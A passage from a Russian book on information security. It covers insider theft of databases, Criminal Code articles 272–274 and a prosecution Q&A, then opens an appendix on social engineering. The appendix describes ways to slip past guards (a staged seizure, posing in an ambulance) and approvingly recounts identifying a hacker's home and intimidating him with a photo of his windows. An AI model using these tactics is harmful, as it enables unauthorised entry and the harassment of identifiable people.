понял, что узнал гораздо больше того, что хотел узнать, и, в принципе, могу уезжать. Остался только из приличия. Пикантность ситуации в том, что когда дошла очередь до меня, на мои вопросы директор почти не ответил, говоря, что, мол, сам понимаешь, очень конфиденциально, я и сам пока не очень в курсе. И так далее. Тем не менее, я его очень горячо и любезно поблагодарил. Возвращаясь к базам данных, содержащим конфиденциальные сведения, думаю, что после вышесказанного совершенно понятно, кто и как их крадет. Обыкновенные люди их крадут. Очень часто — сами же сотрудники предприятий. Недавно вот осудили таможенника в чине подполковника, который снабжал рынок таможенными базами данных. В соседнем регионе поймали за руку начальника отдела налоговой инспекции, который за умеренную плату "сливал" данные местным криминальным браткам. И так далее. Сейчас такие методы, при которых информация добывается по социальному каналу, называют методами социальной инженерии.

Замечание

О социальной инженерии вы можете прочитать в *Приложении 3* настоящей книги.

Для чего их воруют и кому это нужно? Нужно это всем. От мала до велика. Нужно как рядовым гражданам, так и финансовым акулам. Если начать с граждан, то, не вдаваясь в глубинные рассуждения об особенностях русского менталитета, скажем лишь, что пока в справочных службах наших "телекомов" сидят крикливые и всем недовольные барышни, то даже самому законопослушному и честному человеку гораздо проще для своих нервов

пойти и купить эту базу о номерах телефонов организаций на рынке пиратского ПО, чем позвонить в справочную службу.

Это по понятным причинам нужно всем тем, кто занимается конкурентной разведкой.

Замечание

Кстати, первый исторически известный случай конкурентной разведки относится к VI веку до нашей эры. Тогда своей тайны — технологии изготовления шелка — лишились китайцы. А тайну выкрали римские шпионы.

Это нужно криминальным кругам. К примеру, каждый уважающий себя угонщик автомобилей имеет базу ГИБДД. Криминалитету также немаловажно знать, не обделяют ли его те, кого он "крышует". Домушники находят себе жертв с помощью баз данных.

Это нужно финансовым гигантам, практикующим рейдерские наезды. Схема проста. Предположим, какой-то финансовый воротила хочет обанкротить некую компанию в регионе, которая работает в той же отрасли, что и он, и создает ему пусть маленькую, но конкуренцию. По базам данных выясняются все возможности этой компании, все ее клиенты, все ее долги. Дальше аналитики готовят справку, как наилучшим образом и с наименьшими потерями эту компанию прибрать к рукам. Способов много, как правило, работают три основных. Наиболее часто кредиторов провоцируют потребовать вернуть долги. Всем и разом. Нередко также просто срывают контракты. Третий способ заключается в том, чтобы "увести" из компании одного или нескольких людей, на которых все держится. А имея под рукой несколько баз данных, догадаться о том, кто эти люди, — не сильно сложная задача.

Замечание

Рейдерские наезды — это такая практика в новой российской истории, при которой, грубо говоря, большая компания прибирает к рукам меньшие компании с помощью так называемых рейдеров. Допустим, некая большая компания захотела купить какую-то другую компанию, которая поменьше. Для этого она делает заказ рейдерам — людям, которые построят план захвата компании и его исполнят.

Продолжать можно долго. В общем, рынок обширен и спрос на продукцию есть. А спрос всегда рождает предложение. Это один из основных законов экономики. Если есть спрос, обязательно, рано или поздно, дорогое или дешевое, но предложение будет. Каким бы этот спрос ни был.

Можно ли вообще прекратить воровство баз данных? На государственном уровне это можно сделать, наверное, только ужесточив наказание за данное преступление. Хотелось бы посмотреть на того, кто осмелился бы украсть какую-то базу в советские времена. Правда, "ужесточив", это не совсем тот термин: дело в том, что сейчас базы данных можно красть практически

безнаказанно. Ну чего стоит любому сотруднику практически любой структуры вынести эту самую базу? Правильно — ничего не стоит. В худшем случае уволят. Но это еще надо умудриться попасться. Поэтому как всегда, на государство, конечно, стоит уповать, но рассчитывать на него не стоит. И некоторые компании сами, не дожидаясь помощи от государства, пошли по другому пути. По пути дискредитации этого рынка и тех, кто на нем работает. Проще говоря, "сливают обыкновенную дезу", действуя по принципу: если государство не может нас защитить, то приходится самим в шпионские игры играть учиться. И многие неплохо учатся. Я знаю случай, когда одна компания, узнав, что ее "заказали", сама подготовила всю необходимую информацию. Которую и украл злоумышленник. Когда "заказчик" понял, в чем дело, он, говорят, был вне себя. А цена вопроса была высока. История умалчивает, что было с теми, кто эту информацию добывал, но, по слухам, после этого случая количество желающих, в том числе и сотрудников, добывать конфиденциальную информацию о деятельности этой компании резко уменьшилось.

Кстати, хотя и говорят, что нет подзаконных актов, направленных на то, чтобы прекратить воровство баз данных, дело, зачастую, совсем не в них. Да, с подзаконными актами действительно проблема. Но в большинстве краж, как мы уже говорили ранее, виноваты сами организации. Кстати, в судах практически нет обращений от организаций, у которых крадут информацию. Что объясняется одной простой вещью: никто не хочет выносить сор из избы. Что, в общем-то, понятно, но с другой стороны, очень сильно упрощает дело злоумышленникам. Проблема еще и в том, что, даже когда фирме точно известно, что ее сотрудник похитил информацию, и она желает подать на этого сотрудника в суд, вероятность того, что фирма выиграет дело, мала. По причине все той же беспечности: очень минимальное количество фирм оформляет договоры с сотрудниками должным образом. То есть так, чтобы в нем было прописано, что сотрудник ознакомлен с тем, что имеет дело с конфиденциальной информацией и что ему будет, если он эту информацию разгласит.

Глава 28 УК РФ

Теперь поговорим о том, по каким статьям Уголовного Кодекса может наступить ответственность в случае совершения преступления в IT-сфере. Преступления в сфере компьютерной информации описываются тремя статьями (272—274) главы 28 УК РФ:

- Статья 272. Неправомерный доступ к компьютерной информации
- Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ
- Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети

Замечание

В нашей стране первое преступление, связанное с несанкционированным доступом к компьютерной информации, было зарегистрировано в 1979 году на территории бывшего СССР (в Вильнюсе). Ущерб государству на тот момент составил 78 584 рубля.

Статья 272 УК РФ. Неправомерный доступ к компьютерной информации

1. Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, — наказывается штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.
2. То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, — наказывается штрафом в размере от ста тысяч до трехсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период от одного года до двух лет, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.

Замечание

Статья 272 УК РФ не регулирует ситуацию, когда неправомерный доступ осуществляется в результате неосторожных действий, что, в принципе, отсекает огромный пласт возможных посягательств и даже те действия, которые действительно совершались умышленно, т. к. при расследовании обстоятельств доступа будет крайне трудно доказать умысел компьютерного преступника (например, в сети Интернет, переходя по ссылкам, иногда можно попасть в защищаемую информационную зону, даже не заметив этого).

Замечание

Ответственность по статьям главы 28 УК РФ наступает с 16 лет.

Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ

1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами — наказываются лишением свободы на срок до трех лет со штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев.
2. Те же деяния, повлекшие по неосторожности тяжкие последствия, — наказываются лишением свободы на срок от трех до семи лет.

Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети

1. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред, — наказывается лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо ограничением свободы на срок до двух лет.
2. То же деяние, повлекшее по неосторожности тяжкие последствия, — наказывается лишением свободы на срок до четырех лет.

Примечания к статьям 272—274 УК РФ

Отметим несколько основных моментов, связанных с данными статьями УК.

- Как правило, злоумышленников, взламывающих сайты, базы данных, системы защиты компьютерных сетей, судят по статье 272.
- По статье 273 обычно судят различных "вирусописателей".
- Нередко приговор выносится сразу по двум статьям: 272 и 273. Это возможно, к примеру, в следующих случаях. Допустим, злоумышленник написал "троян" и внедрил его к вам на сервер, откуда потом с помощью этого трояна скопировал себе конфиденциальную информацию. В этом случае ему грозит приговор как по статье 272 (за то, что получил неправомерный доступ к информации), так и по статье 273 (за то, что написал

и распространил вредоносную программу). Другой пример того же рода: злоумышленник написал скрипт (ст. 273), с помощью которого взломал ваш сайт (ст. 272).

- Самая безобидная статья — 274. По ней судят "дураков" и тех, кто под них "косит". Зная это, злоумышленники почти всегда пытаются обставить дело так, чтобы нести наказание именно по ст. 274.
- Размер штрафов, указанный в данных статьях, не обязательно будет соответствовать тем денежным средствам, которые суд постановит взыскать с преступника. Теоретически потерпевший имеет полное право потребовать со злоумышленника компенсацию морального ущерба, который он понес в результате, скажем, взлома сайта. Кроме этого, преступнику можно "впаять" упущенную выгоду, которую, скажем, понесла фирма-владелец интернет-магазина, который взломал злоумышленник, за то время, пока сайт был недоступен.

Замечание

На практике, однако, добиться возмещения ущерба бывает крайне сложно.

- Совершенно не обязательно, что, если злоумышленник совершил преступление в области компьютерной информации, его будут судить только по этим трем статьям. Суд также будет обращать внимание на то, какие именно последствия наступили в результате совершения злоумышленником противоправных действий, и дополнительно к рассмотренным статьям злоумышленник может понести наказание еще и по другим статьям УК РФ. Рассмотрим некоторые наиболее частые примеры (предполагается, что все рассматриваемые ниже противоправные действия совершались с помощью компьютера):
  - если злоумышленник, скажем, пытался фальсифицировать итоги выборов, то ему грозит ответственность по ст. 142.1 (Фальсификация итогов голосования);
  - если нарушены авторские права, то возможно наказание по ст. 146 (Нарушение авторских и смежных прав). Простой пример, когда может наступить такая ответственность, состоит в следующем. Допустим, кто-то несанкционированно скачал с жесткого диска компьютера автора книги его произведение. В этом случае наступает ответственность и по ст. 272 (Неправомерный доступ) и по ст. 146 (Нарушение авторских прав);
  - если злоумышленник проник в банковскую сеть и скопировал секретную информацию, то дополнительно со ст. 272 может наступить наказание по ст. 183 (Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну);

- за распространение порнографии может наступить ответственность по ст. 242 (Незаконное распространение порнографических материалов или предметов);
- если кто-то на своем сайте, к примеру, призывает к развязыванию войны, то его могут привлечь к ответственности по ст. 354 (Публичные призывы к развязыванию агрессивной войны).

Спрашивайте — отвечаем

В этом разделе мы приведем наши ответы на вопросы читателей и посетителей форума **softtime.ru**, связанные с преступлениями в IT.

В нашем регионе некая организация незаконно ретранслирует ТВ-программы своим абонентам. Могут ли ее привлечь к уголовной ответственности по ст. 272 УК РФ (Незаконный доступ к компьютерной информации)?

В принципе, могут, если докажут, что незаконная ретрансляция была связана с незаконным доступом к компьютерной информации. Такие прецеденты есть. Один из известных — телекомпания "НТВ-Плюс" добилась осуждения по этой статье одной из региональных компаний (оператора кабельного ТВ), которая незаконным образом ретранслировала программы "НТВ-Плюс". Кроме того, вполне возможно привлечение к ответственности и по ст. 146 ("Нарушение авторских и смежных прав"), как это и сделали в описанном случае.

У меня на сайте есть каталог с подборкой вирусов. Мне сказали, что это незаконно. Правда ли это?

Да, это незаконно, и вас могут привлечь к уголовной ответственности по ст. 273 ("Создание, использование и распространение вредоносных программ для ЭВМ"). В вашем случае обращать внимание стоит на слово "распространение" в названии данной статьи, так как, выкладывая вирусы на сайт, вы занимаетесь именно распространением. Поэтому советуем убрать вашу подборку — пользы от нее нет никому, а вот вреда может быть много. И вам, и другим.

Могут ли осудить того, кто продает на компакт-дисках "крэки" для взлома различных программ?

Могут. Формально "крэк" признается "вредоносной программой", и, значит, распространителя можно осудить по ст. 273. Другое дело, что до сих пор идут многочисленные споры о том, считать ли "крэки" вредоносными программами, хотя, формально, с точки зрения закона все правильно. Также очень вероятно, что распространителя "крэков" осудят еще и по ст. 146 УК РФ ("Нарушение авторских и смежных прав"). Обычно в подобных делах так и происходит. А тому, кто этими "крэками" еще и пользуется, вполне можно "впаять" обе статьи: и ст. 272 и ст. 273.

По каким статьям могут осудить системного администратора, внесшего изменения в базу данных с начислениями на оплату труда?

Смысл интересен — зачем он туда вносил какие-то изменения, — это же ни к чему не приведет: большей зарплаты он все равно не получит. Другое дело, если он потом еще что-то перечислял куда-то. Тогда более-менее понятно. Аналогичное дело было в 1998 году в Нижнем Тагиле. Там работник предприятия сделал так, что у каждого, кому начислялась зарплата, списывалась какая-то сумма (пусть 5 рублей с тысячи), которую он потом перечислял себе на счет. Так вот, приговор он получил аж по 4 статьям УК РФ:

- действия по изменению работы программы квалифицировались по ст. 273;
- действия по изменению информации, содержащейся в базе данных этой программы, — по ст. 272;
- по ст. 183 УК РФ ("Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну") квалифицировали сбор сведений о счетах лиц;
- и, наконец, получение денежных средств, которые он себе начислил, были квалифицированы по ст. 159 УК РФ ("Мошенничество").

Хороший, в общем, букетик получился. Еще раз обращаем ваше внимание на то, что, если было совершено IT-преступление, это совсем не значит, что злоумышленника будут судить только по ст. 272—274 УК РФ. И этот пример очень наглядно демонстрирует данное положение. Наиболее часто обвинительный приговор по статьям 272 и 273 дополняется следующими статьями:

- ст. 146 ("Нарушение авторских и смежных прав");
- ст. 159 ("Мошенничество").

Правда ли, что наиболее часто суд наказывает хакеров условно?

Правда. Заметим две вещи. Во-первых, не будем употреблять по отношению к преступникам красивое слово "хакер". Преступник — он и есть преступник, независимо от того, каким орудием он пользовался при совершении преступления. Если вас кто-то по голове "огреет" системным блоком, вы же его не будете хакером называть? Вот и здесь не следует. Во-вторых, поговорим о том, почему суд наказывает IT-преступников условно. Дело в том, что задача суда с точки зрения закона — это назначение именно того наказания, которое достаточно для того, чтобы человек, совершивший преступление, исправился. Да, по отношению к нашим судам такое определение их деятельности часто звучит кощунством по отношению к тем людям, которые были осуждены "за просто так", и которых очень много. Справедливости ради, следует заметить, что по части "компьютерных преступлений" суды ведут себя мудро и часто назначают именно то наказание, которое помогает человеку исправиться. По отношению к IT-преступникам это действительно работает: исправляются. Дело ведь в том, что в компьютерных преступлениях практически не бывает рецидивов: т. е. из тех, кого однажды осудили по одной из "компьютерных"

статей, только очень немногие потом снова встают на этот сомнительный путь. (Да и те немногие, как показывает практика, делают это зачастую не по своей воле.) Понять, почему так происходит, тоже можно. "Компьютерные преступники" в реальной, а не виртуальной жизни — часто достаточно тихие люди, подчас не умеющие противостоять различным козням жизни реальной. А самоутвердиться-то всем хочется. Да и "ребятам нашего двора" надо что-то крутое о себе рассказать. Вот они и выбирают такой сомнительный путь для самоутверждения. Чтобы вроде "и крут, и шрамов нету". Однако когда на суде перед такими "самоутвержденцами" начинает маячить призрак зоны, крутость испаряется моментально. И запоминается это все надолго.

Другое дело, что нередко, суд для IT-преступников — не самое страшное наказание. Потому что есть у нас преступники очень даже реальные, такие тертые этапами и зонами дяденьки, знающие толк в жизни реальной и ничего не смыслящие в жизни виртуальной. Но так как толк они в жизни реальной знают, то очень даже неплохо понимают, что "несут убытки" оттого, что не воруют в соответствии с новыми технологиями. В связи с чем начинают искать околокомпьютерных балбесов, которые этот пробел могут заполнить. И находят. А это уже "другие статьи и другие сроки". И другая жизнь. Совсем не та, о которой мечталось.

Правда ли, что многих попавшихся хакеров насильно устраивают на работу в ФСБ, а взамен им отменяют судимость?

Правда это или нет, мы не знаем, но лично очень сомневаемся в том, что это правда. В ФСБ сидят очень неглупые люди, которые прекрасно знают, что большинство злоумышленников — это достаточно молодые люди, нередко с не самой устойчивой психикой и, вообще говоря, часто оторванные от реальной жизни. Ну, зачем такие ФСБ нужны? В качестве осведомителей, может, их и используют, конечно. А чтобы именно "на ставку на государевой службе" — вряд ли. Кроме того, у ФСБ есть свой институт, который занимается IT-технологиями, технические экспертизы проводит и т. д. Квалификация там у специалистов очень серьезная, которая не идет ни в какое сравнение с квалификацией попавшихся злоумышленников. Сравнивать этих людей между собой это примерно то же самое, что сравнивать уличного задиру-переростка с бойцом спецназа. ФСБ нужны серьезные специалисты, а преступники таковыми не являются ни с какой точки зрения. Ну, не будет серьезный человек этой ерундой заниматься. Даже если он прекрасно осведомлен о том, где, как и что "ломается", он никогда этого делать не будет. Как мастер рукопашного боя, идя по улице, не будет раздавать тумаки направо и налево.

Допустим, у меня есть доступ к компьютеру, на котором есть сведения, составляющие коммерческую тайну фирмы. Будет ли уголовно наказуемым, если я их себе перекопирую?

Будет. Это ст. 272. А в п. 2 этой статьи прямо указан ваш случай, — там, где написано "либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети".

Интересно, а американские хакеры могут взломать компьютеры Министерства обороны так же, как российские хакеры ломают компьютеры Пентагона?

Практически нет. Дело в том, что внутренние сети российских силовых ведомств не имеют выхода в Интернет. И взломать их можно только изнутри, т. е. либо напрямую подключившись к кабелю (что сразу заметно), либо просто путем подкупа "недобросовестных сотрудников". Но это уже другая история. Если кратко, то проблема американских сетей в том, что сеть Интернет изначально разрабатывалась именно для нужд Пентагона, а потом, когда она стала глобальной, многие служебные компьютеры американских силовых ведомств так и остались к ней подключенными. В Российской Федерации ориентировались на технологию Интранет, которая, правда, дороже, но зато защищена почти на 100%. Свои внутренние сети имеют не только силовые ведомства, а, к примеру, еще и банки, авиация, железная дорога, энергетики, Газпром, связисты.

По каким статьям судят тех, кто несанкционированно подключается к Интернету?

Вопрос достаточно сложный, — разные суды по таким делам выносят разные вердикты. Во-первых, многое зависит от того, как происходит несанкционированное подключение. Если человек, к примеру, с помощью программы подобрал пароли — это одно, если, пользуясь служебным положением просто взял и "встал на линию", — это другое, если он "физически" украл пароли или карточку — это третье. Рассмотрим несколько вариантов. Во-вторых, необходимо учитывать, к кому происходит это подключение (можно украсть пароли у конкретного пользователя, — тогда вред наносится ему, а можно взломать сервер провайдера, — тогда вред причинен провайдеру).

Допустим, некто выкрал карточку из чьего-то кармана (переписал пароли у сослуживца и т. д.), а потом подключился, и предположим гипотетически, что факт кражи доказан. В этом случае, скорее всего, уголовное дело будет заведено по ст. 158 УК РФ ("Кража"). Возможен также вариант, что вместо ст. 158 будет применена ст. 183 ("Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну") — разные суды в этих случаях поступают по-разному, и, опять же, это зависит от ситуации: каким образом была произведена кража. Если же пароли для несанкционированного доступа были подобраны с помощью программы, то есть все основания для вменения ст. 273. В том случае, если злоумышленник воспользовался чужими паролями, "втершись в доверие", то возможно вменение ст. 165 УК РФ ("Причинение имущественного ущерба путем обмана или злоупотребления доверием"). Такие случаи известны. Кстати, многие суды очень часто наказывают злоумышленников, получающих доступ в Интернет за чужой счет, по двум статьям: ст. 272 и ст. 165.

У меня подключились к телефону и за мой счет говорили по межгороду. Какая статья может быть применена к мошеннику?

Ответ содержится в вашем вопросе: скорее всего, его привлекут к ответственности по ст. 159 ("Мошенничество"). Статьи главы 28 УК РФ (ст. 272—274), скорее всего, вменены не будут.

Наш сайт взломали и разместили на нем порнографию. По какой статье накажут злоумышленника?

Скорее всего, по ст. 272. Возможно еще привлечение к ответственности по ст. 242 ("Незаконное распространение порнографических материалов или предметов").

Наш сотрудник перед увольнением с работы запустил на компьютер вирус, который стер все данные на одном компьютере. Кроме того, этот же человек вывел из строя жесткие диски на другом компьютере. Осудят ли его по ст. 273 УК РФ?


Здесь нужно различать два действия. То злодеяние, которое он совершил с помощью вируса, действительно классифицируется по ст. 273 УК РФ. А вот порча жестких дисков к ст. 273 отношения уже не имеет. За преступление, если оно будет доказано, он, скорее всего, "получит" ст. 167 ("Умышленное уничтожение или повреждение имущества").

Мне на компьютер подсунули трояна, который украл важные пароли. Я знаю, кто это сделал, — по каким статьям могут осудить этого человека?

Знать — мало. Важно — доказать. Если данные факты будут доказаны, то, скорее всего, его осудят по двум статьям: ст. 273 (за распространение троянов) и ст. 272 (за доступ к чужим паролям).

Так получилось, что месяц назад ко мне на компьютер попал троян, он выкрал все пароли и отослал некоему пользователю. Вследствие чего у нас выкрали нашу CMS. Как можно наказать злоумышленника? Кому можно передать все известные нам данные о нем?

Понимаете, какая штука... Когда хочешь кого-то наказать, всегда необходимо посмотреть, насколько это выгодно. С одной стороны, вы можете подать на него в суд и это дело выиграть. Но это дело не одного дня. Волокиты много. Лучше действовать через силовые структуры: ФСБ или МВД. И лучше делать это по горячим следам, потому что хост-провайдер, к примеру, банально может удалить со своего сервера лог-файлы (они хранятся не вечно), и тогда вам просто будет нечего предъявить хакеру. Если все доказательства будут собраны нормально, то следователь направит дело в суд, куда вы будете приглашены, скорее всего, в качестве потерпевшего. И уже суд решит, насколько злоумышленник вам насолил и что ему за это будет. Вам также нужно будет подсчитать прямой материальный ущерб, который нанес вам хакер. В принципе можно "впаять" и моральный ущерб, но это дело уже более тягомотное. Вот и рассчитывайте, нужно вам это или нет.



Приложение 3

Введение в социальное программирование или кто такие социальные хакеры

Несколько примеров

В результате хорошо спланированной акции трое человек просто пришли в банк и запустили на одном из компьютеров вредоносную программу, которая через некоторое время, когда эта святая троица уже мирно попивала пивко дома, скинула им на компьютер все пароли к компьютерам банка. Охранники почему-то спокойно пропустили их в здание, а служащие банка спокойно пустили за свой компьютер и, более того, даже вышли из помещения на то время, пока "специалисты" работали.

Сотрудник одной из компаний вычислил хакера, взломавшего сайт этой компании, просидев, правда, пару суток в Интернете и на телефоне, а потом просто позвонил хакеру на мобильный и попросил, чтобы он так больше не делал. И на всякий случай позвонил на домашний телефон его родителей и попросил, чтобы они объяснили своему сыну, что бывает, когда злоупотребляют доверием серьезных людей. А хакеру, чтобы он не сомневался, на e-mail была скинута фотография окон его квартиры. Хакер был в шоке.

Замечание

Хотя вычислить хакера, зная, что все они самозациклены на своем величии, — несложно. К примеру, для многих хакеров их ник — святое, и используют они его везде. А, зная ник, вызвать на откровенность его обладателя в одном из форумов — дело техническое. Точно такое же, как и узнать его ФИО и где он проживает. Вариантов, как это сделать, — тысячи, приводить их здесь все не имеет смысла. А дальше еще легче: узнаем через базу данных номеров телефонов адреса и начинаем сужать круг возможных подозреваемых, методично обзванивая эти адреса. Узнать номер мобильного еще проще — его можно под тем или иным предлогом спросить, скажем, у родителей этого хакера, как было в этом случае. А дальше за "ящик пива при встрече" просим своих знакомых в городе проживания хакера сфотографировать окна его квартиры и прилагаем

эту фотографию к письму, которое ему и отсылаем. И можем быть уверенными, что этот хакер никогда нас "ломать" больше не будет, а заодно и его друзья тоже.

Надо пройти мимо охранника в НИИ. Незаметно приглядываемся к охраннику, видим зарубцевавшийся порез на руке. Прекрасно, — можно считать, что полдела сделано. Уверенным шагом проходим мимо, и как только он собирается сказать: "Ваш пропуск!", с обаятельной улыбкой говорим: "Ну как, рука уже заживает?" В 90% случаев он скажет что-то типа "Да, уже ничего", — а вы в это время пройдете. Еще один из способов прохода мимо вахты состоит в том, чтобы выследить директора этого заведения и пристроиться к нему, заведя какой-то разговор. Директора, как правило, проходят мимо охраны беспрепятственно, и мало кто из охранников решится остановить человека, идущего рядом с директором и мирно беседующего с ним.

Замечание

Какие глубинные психологические мотивы лежат в основе этих поступков и общий теоретический принцип прохода мимо всех охранников, мы узнаем после изучения основ трансактного анализа в *разделе "Как пройти мимо охранника"*.

А предположим, пропускная система строгая, и мимо охранника не пройти. Значит, надо его удалить из вахтерки. К примеру, разыграв на улице перед вахтой приступ эпилепсии, с пеной изо рта, воем и прочими атрибутами, сопутствующими этому приступу. Конечно, этому надо учиться, но тут уж ничего не поделаешь. Зато можно быть уверенным на 70%, что охранник выйдет из своего помещения помочь или просто посмотреть, что происходит. В это время можно роту провести незаметно.

А допустим, все варианты не годятся, а пройти все-таки нужно? Что делать? Значит, надо не проходить, а проезжать. Скажем, на пожарной машине. Которую пропустят в 50 случаях из 100. А еще лучше на "Скорой помощи", которую пропустят в 90 случаях из 100. Да, это сложнее, чем просто пройти, потому что где-то надо найти пожарную машину или машину "Скорой помощи". Но и это, на самом деле, не сложно.

Замечание

Тем, кто хочет изучить социальное программирование на практике, я не советую просто так, ни с того ни с сего, проходить мимо вахт. Если уж хотите испытать себя и потренироваться, сделайте проще: договоритесь с директорами предприятий, что вы будете испытывать "на вшивость" их службу безопасности. Думаю, они согласятся, потому что им это тоже выгодно. Тем более — бесплатно. А вы получите отличный полигон для тренировок.

Как-то я научил одного продавца штучного товара в электричках продавать свой товар. Он продавал отвертки, и неплохие, но дело не шло. Послушав его, я понял, что он просто слишком настойчиво навязывает свой товар, при этом не очень сильно распространяясь о его достоинствах. И мы изме-

нили тактику. Теперь дело происходит примерно так. Идет продавец отверток. Четко, внятно и профессионально (это мы тоже тренировали) проговаривая информацию о своем товаре, он его запихивает в сумку и почти бегом проносится по вагону, так, что даже те, кто хотел у него что-то купить, не всегда успевают. После этого в вагоне стоит некоторый гул, потому что люди возмущаются неумением продавца продавать свой товар: "Мол, так бегает, что даже захочешь — не купишь". Они не знают, что он так делает специально, потому что потом пойдет обратно. Медленно. Чтобы все успели купить. И процент продаж у него стал намного выше.

Я рос в очень "буйном" городе, где ходили "стенка на стенку", причем редко обходилось без трупов. Конфликтные ситуации возникали часто, а я знал только два приема самообороны, которые могли сработать против одного противника, но совершенно не работали, если их было больше. Поэтому пришлось комбинировать их с приемами социального программирования. К примеру, одной "стае бандюков" я прочитал часть знаменитого монолога Гамлета "Быть или не быть?" Конец монолога я дочитывал в полном одиночестве. Что понятно: кому охота связываться с дураком, у которого неизвестно что на уме? Даже потом, зная уже больше приемов, я пришел к выводу, что лучше всего бороться методами социального программирования. Хороший спец по "рукопашке", если на него "наедут", конечно, всех разметает. Но известно, что "лучший бой — несостоявшийся бой". И здесь без социального программирования никуда.

Анекдот в тему

В придорожном кафе водитель-дальнобойщик взял себе кофе. Тут в кафе вваливаются трое наглых байкеров и забирают кофе водителя себе. Водитель молча встает, расплачивается и уходит. Байкеры говорят подошедшей к ним официантке:

— Не мужик, а баба какая-то! Даже постоять за себя не умеет.

— Да он еще и водить не умеет, — отвечает официантка. — Только что выезжал со стоянки и раздавил три мотоцикла!

Один из спасателей Нижегородского отряда МЧС, врач-реаниматолог, очень оригинальным способом помог женщине, которая собиралась выброситься из окна. Когда он вошел в квартиру, она уже стояла в проеме открытого окна, готовая выброситься. Доктор не растерялся и стал выносить дорогую аппаратуру из ее квартиры, изображая из себя вора. Женщина испытала такой шок, что слезла с подоконника и побежала отвоевывать нажитое добро.

Это все примеры того, как действует социальное программирование. Надо заметить, что изначально вместо термина "социальное программирование", неизвестного пока широкой публике, предполагалось использовать термин "социальная инженерия", который более известен. Но мы отказались от этого в силу ряда причин. Дело в том, что социальное программирование — наука гораздо более широкая и ставящая своей целью не только "манипули-

рование людьми", а, к примеру, еще и помощь каждому конкретному человеку. Ведь судьбу человека тоже можно программировать, и о том, как это делается, подробно изложено в книгах Э. Берна и М. Литвака, и называется этот метод "сценарное перепрограммирование". Примерно о том же говорит и теория нейролингвистического программирования, о которой мы подробнее поговорим далее. Социальная же инженерия в том виде, в котором она сейчас находится, рассматривается только как способ "взлома людей" и кроме как об инструментарии для хакеров о ней не говорят. Хотя в силу тематики книги в этой статье мы будем говорить только о "хакерской" стороне дела, то есть, по сути, будем говорить о социальной инженерии. С точки зрения существования социальной инженерии как науки — она и есть, и нет одновременно. С одной стороны, известного хакера Митника называют первым социальным инженером, потому что он, как известно, пароли крал путем непосредственного общения с их обладателями: охмурял их, как мог, телефонным мастером представлялся и т. д. Но с другой стороны, теоретические положения этой науки пока не разработаны. Нам, кажется, удалось это сделать, и тому, как нам это представляется, и посвящена данная глава. Но в процессе работы мы пришли к выводу, что говорить лучше не о социальной инженерии, а о социальном программировании. Хотя бы потому, что "программирование" в данном контексте более понятно, чем "инженерия", что мы и увидим в следующем разделе. Кроме того, термин "программирование" (как и близкие программистам термины "сценарий" и "скрипт") уже устоялся в психологии, — некоторые разделы психологии именно так и называются: сценарное перепрограммирование, нейролингвистическое программирование.

Замечание

Термин "хакер" в данной статье используется в его значении "человек, ломающий стереотипы", а не в значении "компьютерный преступник". И для людей, занимающихся социальным программированием, этот термин подходит как нельзя лучше. Ведь что делают люди, хорошо знающие психологию? Они ломают стереотипы людского восприятия тех или иных вещей. Торговец, у которого стоит очередь покупателей, больше напоминающая очередь идущих на заклание баранов, ломает стереотипы, потому что ломает сценарий поведения тех, кто стоит в очереди, и навязывает им свой сценарий. Психотерапевт, помогающий больному излечиться от невроза, тоже ломает стереотипы, так как он ломает привычный жизненный сценарий человека, который привел его к болезни, и "программирует" ему новый, успешный сценарий.

Сами мы пришли к социальному программированию и основным его концепциям, с одной стороны, через программирование, связанное с защитой информации, а с другой — через одно из направлений деятельности нашей фирмы, связанное с проектированием и установкой систем охранной сигнализации и систем контроля доступа. Анализируя причины взлома ПО или каналы утечки информации из различных структур, мы пришли к выводу,

что минимум в 80% случаев причина этого — человеческий фактор сам по себе или умелое манипулирование оным. Поэтому мы начали выяснять, как работает человеческая психология, а более-менее разобравшись в этом, пришли к концепциям социального программирования.

Психология = программирование

